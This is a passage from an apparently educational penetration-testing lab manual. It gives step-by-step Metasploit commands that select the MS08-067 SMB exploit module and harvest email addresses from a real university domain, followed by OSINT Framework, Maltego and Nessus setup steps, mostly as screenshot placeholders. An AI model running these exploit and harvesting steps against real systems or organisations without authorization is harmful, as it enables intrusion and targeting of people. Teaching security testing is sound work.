
Step 3:- use Exploit/windows/smb/ms08_067_netapi



Step 4:- Show Options




Step 5:- Use Auxiliary/gather/search_email_collector



Step 6:- set domain mu.ac.in

Step 7:- set OUTFILE mu_login.txt


Step 8:- Run the Exploit




OSINT

Step 1: Go to https://osintframework.com/


Step 2: Select any of the option for gathering the information's






MALTEGO


Step 1:- Accept the term and Condition and Continue




Step 2:- Press Next Keep all thinks by default.




Step 3:- Click on NEW and Search at Entity Palette Domain




Step 4:- Drag and Drop The Domain To Graph





Step 5:- Change the Domain Name And Enter Search


Output:-




PRACTICAL NO 5: VULNERABILITY SCANNING

1. . Nessus


Step 1: Open Nessus web client. Click on “Connect Via SSL” link.



